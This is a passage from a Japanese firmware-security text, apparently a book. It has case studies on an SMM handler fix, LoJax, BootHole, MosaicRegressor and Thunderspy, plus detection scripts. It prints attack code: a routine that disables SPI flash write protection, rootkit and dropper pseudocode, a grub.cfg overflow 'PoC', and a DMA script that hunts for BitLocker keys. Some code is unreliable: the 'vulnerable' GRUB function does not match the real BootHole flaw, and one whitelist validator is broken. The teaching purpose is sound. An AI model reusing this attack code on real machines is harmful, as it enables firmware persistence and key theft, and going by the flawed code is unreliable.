## 修正方法

```
// SystemSmmRuntimeRt.c (修正版)
EFI_STATUS
EFIAPI
SecureSmmRuntimeHandler (
    IN     EFI_HANDLE   DispatchHandle,
    IN     CONST VOID   *Context OPTIONAL,
    IN OUT VOID        *CommBuffer OPTIONAL,
    IN OUT UINTN       *CommBufferSize OPTIONAL
)
{
    RUNTIME_FUNCTION_PARAM  *Param;
    RUNTIME_FUNCTION_PARAM  LocalParam;
    EFI_STATUS               Status;

    // 1. CommBuffer 検証
    if (CommBuffer == NULL || CommBufferSize == NULL) {
        return EFI_INVALID_PARAMETER;
    }

    // 2. CommBuffer が SMRAM 外であることを確認
    if (!SmmIsBufferOutsideSmram(CommBuffer,
sizeof(RUNTIME_FUNCTION_PARAM))) {
        DEBUG((DEBUG_ERROR, "CommBuffer points to SMRAM!\n"));
        return EFI_SECURITY_VIOLATION;
    }

    // 3. TOCTOU 攻撃を防ぐため、ローカルコピーを作成
    CopyMem(&LocalParam, CommBuffer, sizeof(RUNTIME_FUNCTION_PARAM));

    // 4. パラメータ検証
    if (LocalParam.DataSize > MAX_ALLOWED_SIZE) {
        return EFI_INVALID_PARAMETER;
    }

    // 5. DestAddress が SMRAM を指していないか確認
    if (!SmmIsBufferOutsideSmram(
        (VOID *)(UINTN)LocalParam.DestAddress,
        LocalParam.DataSize)) {
        DEBUG((DEBUG_ERROR, "DestAddress points to SMRAM!\n"));
        return EFI_SECURITY_VIOLATION;
    }

    // 6. 許可された操作のみ実行
    switch (LocalParam.FunctionCode) {
```

```

    case RUNTIME_FUNCTION_SET_VARIABLE:
        // 7. ホワイトリストで許可されたアドレス範囲のみ書き込み許可
        if (!IsAddressInAllowedRange(LocalParam.DestAddress)) {
            return EFI_ACCESS_DENIED;
        }

        CopyMem(
            (VOID *)(UINTN)LocalParam.DestAddress,
            (VOID *)(UINTN)LocalParam.SourceData,
            LocalParam.DataSize
        );
        break;

    default:
        return EFI_UNSUPPORTED;
}

return EFI_SUCCESS;
}

```

## 学んだ教訓


教訓	設計原則	実装方法
SMM ハンドラ は最小特権で 動作すべき	Principle of Least Privilege	ホワイトリスト方式でアクセス可能 なメモリ範囲を制限
すべての外部 入力を検証せ よ	Input Validation	SmmlsBufferOutsideSmram() で徹 底検証
TOCTOU 攻撃 を考慮せよ	Atomic Operations	ローカルコピーで処理
防御を多層化 せよ	Defense in Depth	ポインタ検証 + サイズ検証 + 範囲 検証

## Case Study 2: LoJax (2018)

### 概要

発生年: 2018年 攻撃者: APT28 (Fancy Bear, ロシア政府関連) 影響範囲: 東欧政府機関 脆弱性タイプ: UEFI Rootkit 特徴: 世界初の野生で確認された UEFI マルウェア

### 攻撃フロー



## 技術的詳細

### Phase 1: SPI Flash 保護の解除

```
// LoJax が使用した保護解除コード（逆コンパイル）
BOOLEAN DisableFlashProtection(VOID) {
    UINT32 BiosControl;
    UINT32 SpiBase;

    // 1. PCH の SPIBAR を取得
    SpiBase = PciRead32(PCI_LIB_ADDRESS(0, 31, 5, 0x10)) & 0xFFFFF000;

    // 2. BIOS Control Register を読み取り
    BiosControl = MmioRead8(SpiBase + R_PCH_SPI_BC);

    // 3. 保護ビットをクリア
    BiosControl |= B_PCH_SPI_BC_WPD;      // Write Protect Disable
    BiosControl |= B_PCH_SPI_BC_BIOSWE; // BIOS Write Enable
    BiosControl &= ~B_PCH_SPI_BC_BLE; // BIOS Lock Disable

    // 4. 変更を書き込み
    MmioWrite8(SpiBase + R_PCH_SPI_BC, (UINT8)BiosControl);

    // 5. Protected Range レジスタをクリア
    for (int i = 0; i < 5; i++) {
        MmioWrite32(SpiBase + R_PCH_SPI_PR0 + (i * 4), 0);
    }

    return TRUE;
}
```

### Phase 2: UEFI モジュールの挿入

LoJax は以下のモジュールを SPI Flash に書き込みました：

DXE Volume:

```
└── RwDrv.efi           ← 悪意のあるドライバ
    └── Protocol: gRwDrvProtocolGuid
        └── Function: 任意のメモリ読み書き

└── RwLdr.efi           ← ローダー
    └── Dependency: RwDrv.efi
        └── Function: OS カーネルにペイロード注入
```

**RwDrv.efi の疑似コード:**

```

// Rwdrv.efi - 任意メモリアクセスドライバ
EFI_STATUS
EFIAPI
RwDrvEntry (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_STATUS Status;

    // 1. カスタムプロトコルをインストール
    Status = gBS->InstallProtocolInterface(
        &ImageHandle,
        &gRwdrvProtocolGuid,
        EFI_NATIVE_INTERFACE,
        &mRwdrvProtocol
    );

    // 2. ExitBootServices フックを設定
    Status = gBS->CreateEvent(
        EVT_SIGNAL_EXIT_BOOT_SERVICES,
        TPL_NOTIFY,
        OnExitBootServices,
        NULL,
        &mExitBootServicesEvent
    );

    return EFI_SUCCESS;
}

// OS 起動直前のフック
VOID
EFIAPI
OnExitBootServices (
    IN EFI_EVENT Event,
    IN VOID     *Context
)
{
    // 3. OS カーネルイメージを探索
    VOID *KernelBase = FindKernelImage();

    // 4. カーネルの Import Address Table を改竄
    PatchKernelIAT(KernelBase);

    // 5. ペイロードを注入
}

```

```
    InjectPayload(KernelBase);  
}
```

## 検出方法

### chipsec による検出

```
# BIOS 保護状態の確認  
sudo chipsec_main -m common.bios_wp  
  
# UEFI モジュールのスキャン  
sudo chipsec_main -m tools.uefi.scan_image -a dump  
  
# 不審なモジュールの検出  
sudo chipsec_main -m tools.uefi.whitelist -a generate,list.json
```

## UEFI モジュールのハッシュ検証

```
# verify_uefi_modules.py
import hashlib
import pefile

def verify_uefi_module(module_path, known_hashes):
    """UEFI モジュールのハッシュを既知のハッシュと比較"""
    with open(module_path, 'rb') as f:
        data = f.read()

    # Authenticode 署名を除いてハッシュ計算
    pe = pefile.PE(data=data)

    # Checksum と Certificate Table を除外
    cert_entry = pe.OPTIONAL_HEADER.DATA_DIRECTORY[
        pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_SECURITY']
    ]

    if cert_entry.VirtualAddress > 0:
        unsigned_data = data[:cert_entry.VirtualAddress]
    else:
        unsigned_data = data

    module_hash = hashlib.sha256(unsigned_data).hexdigest()

    if module_hash not in known_hashes:
        print(f"[!] Unknown module: {module_path}")
        print(f"    SHA256: {module_hash}")
        return False

    return True

# ベンダー公式のハッシュリスト
KNOWN_HASHES = {
    "a1b2c3d4...": "LenovoSetup.efi",
    "e5f6g7h8...": "IntelGopDriver.efi",
    # ...
}

# すべての DXE ドライバを検証
for module in extract_dxe_modules("bios.bin"):
    verify_uefi_module(module, KNOWN_HASHES)
```

## 防御策

レイヤー	対策	実装
ハードウェア	SPI Flash 書き込み保護	WP# ピンのプルダウン抵抗
ファームウェア	Boot Guard 有効化	OTP Fuse でプロビジョニング
OS	UEFI ランタイムサービス無効化	<code>efi=noruntime</code> カーネルパラメータ
検知	インテグリティチェック	TPM Measured Boot + Remote Attestation

## 学んだ教訓

- 物理的な書き込み保護が必須: ソフトウェアだけの保護は攻撃者が OS レベルの権限を取得すると無効化される
- Verified Boot の重要性:** Boot Guard/PSP によるハードウェアベースの検証が必要
- ホワイトリスト方式の採用: 既知の正常なモジュールのみ実行を許可
- 継続的な監視: TPM PCR 値の定期的な検証が攻撃の早期発見につながる

## Case Study 3: BootHole (CVE-2020-10713)

### 概要

発生年: 2020年 影響範囲: Linux, Windows, ESXi, Xen (数億台) 脆弱性タイプ: GRUB2 Buffer Overflow → Secure Boot Bypass CVSS Score: 8.2 (High) 発見者: Eclypsium

## 脆弱性の詳細

GRUB2 の設定ファイル (grub.cfg) パーサーにバッファオーバーフローが存在し、Secure Boot を迂回して任意コードを実行可能でした。

## 脆弱なコード

```
// grub-core/normal/main.c (脆弱なバージョン)
static grub_err_t
grub_cmd_set (struct grub_command *cmd __attribute__ ((unused)),
              int argc, char **args)
{
    char *var;
    char *val;
    char buf[1024]; // 固定サイズバッファ


    if (argc < 1)
        return grub_error (GRUB_ERR_BAD_ARGUMENT, "no variable
specified");

    var = args[0];

    if (argc == 1) {
        val = grub_env_get (var);
        if (val)
            grub_printf ("%s=%s\n", var, val);
        else
            return grub_error (GRUB_ERR_FILE_NOT_FOUND, "variable not
found");
    } else {
        // バッファオーバーフローの脆弱性
        grub_strncpy (buf, args[1]); // サイズチェックなし!
        grub_env_set (var, buf);
    }

    return 0;
}
```

## 攻撃シナリオ



## PoC (Proof of Concept)

```

# grub.cfg に悪意のあるエントリを追加
cat <<EOF >> /boot/efi/EFI/ubuntu/grub.cfg
set some_var=$(python3 -c 'print("A" * 2000)')
menuentry "Pwned Kernel" {
    linux /vmlinuz-pwned root=/dev/sda1
    initrd /initrd-pwned.img
}
EOF

# 次回起動時にバッファオーバーフローが発生
# リターンアドレスを制御し、任意のコードを実行

```

## 攻撃の成立条件

1. **書き込み権限:** ESP (EFI System Partition) への書き込み権限（通常は root）
2. **物理アクセス:** または OS レベルの管理者権限
3. **Secure Boot 有効:** パラドックスだが、Secure Boot が有効でないと攻撃の価値が低い

## 修正方法

```
// grub-core/normal/main.c (修正版)
static grub_err_t
grub_cmd_set (struct grub_command *cmd __attribute__ ((unused)),
              int argc, char **args)
{
    char *var;
    char *val;

    if (argc < 1)
        return grub_error (GRUB_ERR_BAD_ARGUMENT, "no variable
specified");

    var = args[0];

    // 変数名の長さチェック
    if (grub_strlen (var) > GRUB_ENV_VAR_MAX_LEN) {
        return grub_error (GRUB_ERR_BAD_ARGUMENT,
                           "variable name too long");
    }


    if (argc == 1) {
        val = grub_env_get (var);
        if (val)
            grub_printf ("%s=%s\n", var, val);
        else
            return grub_error (GRUB_ERR_FILE_NOT_FOUND,
                               "variable not found");
    } else {
        // 値の長さチェック
        if (grub_strlen (args[1]) > GRUB_ENV_VAL_MAX_LEN) {
            return grub_error (GRUB_ERR_BAD_ARGUMENT,
                               "variable value too long");
        }

        // 安全な文字列操作
        grub_env_set (var, args[1]);
    }

    return 0;
}
```

## エコシステム全体への影響

BootHole の修正には複雑な連鎖的対応が必要でした：



## 対応の課題

課題	詳細	解決策
後方互換性	古い GRUB2 を dbx に追加すると古いシステムが起動不能	段階的な dbx 更新 + ユーザー通知
更新の遅延	BIOS ベンダーの対応に時間がかかる	OEM からの定期的な更新推奨
組み込みシステム	更新メカニズムがないデバイスが多数存在	ハードウェア交換が必要なケースも

課題	詳細	解決策
サプライ チェーン	複数の主体（Microsoft, Canonical, OEM）が関与	調整されたリリース スケジュール

## 学んだ教訓


1. **信頼の連鎖は最も弱い部分で破綻する:** Secure Boot の信頼チェーンの一部 (GRUB2) が脆弱だと全体が無効化される
  2. **設定ファイルも攻撃対象:** grub.cfg のような「データ」も入力検証が必須
  3. **エコシステム全体での対応が必要:** 単一コンポーネントの修正では不十分
  4. **dbx 管理の難しさ:** 失効リストの更新は慎重に行う必要がある
- 

## Case Study 4: MosaicRegressor (2020)

### 概要

**発生年:** 2020年 **攻撃者:** 不明（高度な APT グループ） **影響範囲:** アフリカ・アジアの外交官、NGO **脆弱性タイプ:** UEFI Bootkit **特徴:** 複数のファームウェアモジュールを組み合わせた高度な持続型攻撃

## 攻撃アーキテクチャ



## 技術的詳細

### VectorEDK ドライバの動作

```
// VectorEDK 疑似コード (解析結果)
EFI_STATUS
EFIAPI
VectorEntry (
    IN EFI_HANDLE          ImageHandle,
    IN EFI_SYSTEM_TABLE    *SystemTable
)
{
    EFI_STATUS  Status;
    VOID        *Payload;
    UINTN      PayloadSize;

    // 1. SPI Flash から暗号化されたペイロードを読み取り
    Payload = ReadFromSpiFlash(PAYLOAD_OFFSET, &PayloadSize);

    // 2. 復号化 (XOR ベースの簡易暗号)
    DecryptPayload(Payload, PayloadSize, HARDCODED_KEY);

    // 3. EFI System Partition に書き込み
    Status = WriteToEsp(L"\EFI\Microsoft\Boot\IntelUpdate.exe",
                        Payload,
                        PayloadSize);

    // 4. レジストリ Run キーに追加 (OS 起動時に実行)
    Status = AddToStartup(L"IntelUpdate.exe");

    // 5. 痕跡を消去
    FreePool(Payload);

    return EFI_SUCCESS;
}

VOID
DecryptPayload (
    IN OUT UINT8  *Data,
    IN  UINTN     Size,
    IN  UINT32    Key
)
{
    // 単純な XOR 暗号化
```

```

    for (UINTN i = 0; i < Size; i++) {
        Data[i] ^= (UINT8)(Key >> ((i % 4) * 8));
    }
}

```

## 永続化メカニズム

- UEFI レベル:** SPI Flash に VectorEDK を埋め込み (OS 再インストールでも生存)
- OS レベル:** ESP に IntelUpdate.exe を配置 (ディスク交換でも生存)
- プロセスレベル:** 正規プロセスへの DLL インジェクション (検出回避)

## 検出の難しさ

検出手法	結果	理由
ファイルシステムスキャン	✗ 失敗	ESP はデフォルトでマウントされない
アンチウイルス	✗ 失敗	UEFI 段階では AV は動作していない
ネットワーク監視	△ 部分的	通信は暗号化され、正規トラフィックに偽装
メモリフォレンジック	△ 部分的	DLL インジェクションは正規プロセス内で動作
chipsec スキャン	✓ 成功	UEFI モジュールの異常を検出可能

## フォレンジック手法

### SPI Flash のダンプと解析

```
# 1. flashrom で SPI Flash をダンプ
sudo flashrom -p internal -r bios_dump.bin

# 2. UEFITool で UEFI ボリュームを抽出
UEFITool bios_dump.bin

# 3. 不審なドライバを検索
python3 uefi_scanner.py --input bios_dump.bin --suspicious

# 4. ドライバの逆アセンブル
objdump -D -b binary -m i386:x86-64 suspicious_driver.efd >
driver.asm

# 5. 文字列解析
strings -el suspicious_driver.efd | grep -i "\.exe\|\.\dll\|http"
```

## 自動検出スクリプト

```
# mosaic_detector.py
import os
import hashlib
import pefile

def check_esp_for_malware():
    """EFI System Partition をスキャン"""
    esp_paths = [
        "/boot/efi",
        "C:\\\\EFI",
        "/Volumes/EFI"
    ]

    suspicious_files = []

    for esp in esp_paths:
        if not os.path.exists(esp):
            continue

        for root, dirs, files in os.walk(esp):
            for file in files:
                if file.endswith('.exe') or file.endswith('.dll'):
                    full_path = os.path.join(root, file)

                    # MosaicRegressor の既知のハッシュと比較
                    file_hash = hashlib.sha256(
                        open(full_path, 'rb').read()
                    ).hexdigest()

                    if file_hash in KNOWN_MALWARE_HASHES:
                        suspicious_files.append((full_path,
file_hash))

    # PE ファイルのインポートテーブルを確認
    try:
        pe = pefile.PE(full_path)
        for entry in pe.DIRECTORY_ENTRY_IMPORT:
            dll_name = entry.dll.decode('utf-
8').lower()

            # 不審な API 使用パターン
            if dll_name in ['wininet.dll',
'ws2_32.dll']:
                for imp in entry.imports:
```

```
        if imp.name and b'Http' in
imp.name:
                print(f"[!] Suspicious
network API: "
{imp.name})
        except:
                pass

    return suspicious_files

# 実行
results = check_esp_for_malware()
if results:
    print("[CRITICAL] Potential MosaicRegressor infection
detected:")
    for path, hash_val in results:
        print(f" - {path} (SHA256: {hash_val})")
```

## 防御策

```
// UEFI ドライバのホワイトリスト検証
EFI_STATUS
EFIAPI
ValidateUefiDriver (
    IN EFI_HANDLE  ImageHandle
)
{
    EFI_STATUS          Status;
    EFI_LOADED_IMAGE_PROTOCOL *LoadedImage;
    VOID               *ImageBase;
    UINTN              ImageSize;
    UINT8              ImageHash[32];

    // 1. ロードされたイメージ情報を取得
    Status = gBS->HandleProtocol(
        ImageHandle,
        &gEfiLoadedImageProtocolGuid,
        (VOID **)&LoadedImage
    );
    if (EFI_ERROR(Status)) {
        return Status;
    }

    ImageBase = LoadedImage->ImageBase;
    ImageSize = LoadedImage->ImageSize;

    // 2. SHA-256 ハッシュを計算
    Sha256HashAll(ImageBase, ImageSize, ImageHash);

    // 3. ホワイトリストと照合
    if (!IsHashInWhitelist(ImageHash)) {
        DEBUG((DEBUG_ERROR, "Unknown driver detected!\n"));
        DEBUG((DEBUG_ERROR, "SHA256: %02x%02x%02x%02x...\n",
            ImageHash[0], ImageHash[1], ImageHash[2], ImageHash[3]));
    }

    // 4. ロードを拒否
    return EFI_SECURITY_VIOLATION;
}

return EFI_SUCCESS;
}
```

## 学んだ教訓


1. **ESP も監視対象:** EFI System Partition は見過ごされがちだが、攻撃者の格好の標的
2. **多層防御の重要性:** UEFI レベル + OS レベル + ネットワークレベルの検知が必要
3. **署名検証だけでは不十分:** カスタムドライバは署名なしで動作する可能性（ベンダーによる）
4. **フォレンジックツールの整備:** UEFI レベルの解析ツールが必須

## Case Study 5: Thunderspy (2020)

### 概要

**発生年:** 2020年 **影響範囲:** 2011-2020年製の Thunderbolt 搭載 PC **脆弱性タイプ:** DMA Attack via Thunderbolt **発見者:** Björn Ruytenberg (Eindhoven University of Technology)

### DMA 攻撃の原理



### 攻撃シナリオ

#### Thunderspy の攻撃手順

1. **物理アクセス:** ロックされたラップトップに Thunderbolt ポート経由で接続
2. **Security Level の改竄:** SPI Flash Controller Firmware を書き換え
3. **DMA 経由でメモリアクセス:** IOMMU を迂回して System RAM を読み書き

4. 認証情報の窃取: BitLocker キー、ログインパスワードハッシュなどを取得

## PoC コード

```
# thunderspy_dma.py - DMA 経由でメモリをスキャン
import struct
import time

class ThunderboltDMA:
    def __init__(self, pci_device="/dev/thunderbolt0"):
        self.device = pci_device
        self.fd = None

    def open(self):
        """Thunderbolt DMA チャネルを開く"""
        # 実際の実装は Thunderbolt プロトコルに依存
        self.fd = open(self.device, 'r+b')

    def read_memory(self, physical_address, size):
        """物理メモリから読み取り"""
        # DMA Read コマンドを送信
        cmd = struct.pack('<BIQ',
                           0x01, # READ_MEM コマンド
                           size,
                           physical_address)
        self.fd.write(cmd)

        # データを受信
        return self.fd.read(size)

    def write_memory(self, physical_address, data):
        """物理メモリに書き込み"""
        cmd = struct.pack('<BIQ',
                           0x02, # WRITE_MEM コマンド
                           len(data),
                           physical_address)
        self.fd.write(cmd + data)

    def scan_for_bitlocker_key(self):
        """メモリ内の BitLocker FVEK を検索"""
        # BitLocker FVEK は特定のパターンで識別可能
        fvek_pattern = b'\x2c\x00\x00\x00\x01\x00\x00\x00'

        # 低位メモリをスキャン (0-4GB)
        for addr in range(0, 0x100000000, 0x1000): # 4KB ずつ
            try:
                data = self.read_memory(addr, 0x1000)
```

```

        if fvek_pattern in data:
            offset = data.find(fvek_pattern)
            fvek = data[offset:offset+64]
            print(f"[+] Potential BitLocker FVEK at
0x{addr+offset:x}")
            print(f"    {fvek.hex()}")
        except:
            pass

    return None

# 攻撃を実行（要 root 権限）
dma = ThunderboltDMA()
dma.open()
dma.scan_for_bitlocker_key()

```

## 脆弱性の根本原因

問題	詳細	影響
<b>Security Level 検証 の不備</b>	Thunderbolt Controller Firmware が書き換え可能	認証を完全に 迂回可能
<b>IOMMU 未使用</b>	Intel VT-d が無効またはサポ ート外	DMA 保護が 機能しない
<b>Kernel DMA Protection 未対応</b>	Windows 10 1803 以前は未サ ポート	OS レベルの 保護なし

## 修正と緩和策

### ハードウェア対策: Kernel DMA Protection

```
// Windows Kernel DMA Protection の疑似コード
BOOLEAN
KdpValidateDmaDevice (
    IN PCI_DEVICE *Device
)
{
    // 1. デバイスが事前認証済みか確認
    if (!IsPciDevicePreAuthorized(Device)) {
        DEBUG((DEBUG_INFO, "DMA device not pre-authorized\n"));
        return FALSE;
    }

    // 2. IOMMU で保護された領域のみアクセス許可
    SetupIommuProtection(Device);

    // 3. ExitBootServices 後は新規デバイス拒否
    if (gExitBootServicesCalled) {
        DEBUG((DEBUG_WARN, "DMA device plugged after boot - "
rejected\n"));
        return FALSE;
    }

    return TRUE;
}
```

### UEFI 設定での対策

```
# BIOS Setup での推奨設定
Thunderbolt Security Level: User Authorization (最低でも)
Intel VT-d: Enabled
Kernel DMA Protection: Enabled (Windows 10 1803+)
```

## Linux での IOMMU 有効化

```
# /etc/default/grub に追加  
GRUB_CMDLINE_LINUX="intel_iommu=on iommu=pt"  
  
# 設定を更新  
sudo update-grub  
sudo reboot  
  
# IOMMU が有効か確認  
dmesg | grep -i iommu  
# 出力例: DMAR: Intel(R) Virtualization Technology for Directed I/O
```

## 検証スクリプト

```
#!/bin/bash
# check_dma_protection.sh - DMA 保護状態の確認

echo "==== DMA Protection Status ==="

# 1. IOMMU の状態確認
if [ -d "/sys/class/iommu" ]; then
    echo "[+] IOMMU is enabled"
    ls /sys/class/iommu/
else
    echo "[-] IOMMU is NOT enabled - vulnerable to DMA attacks!"
fi

# 2. Thunderbolt Security Level 確認
if [ -d "/sys/bus/thunderbolt" ]; then
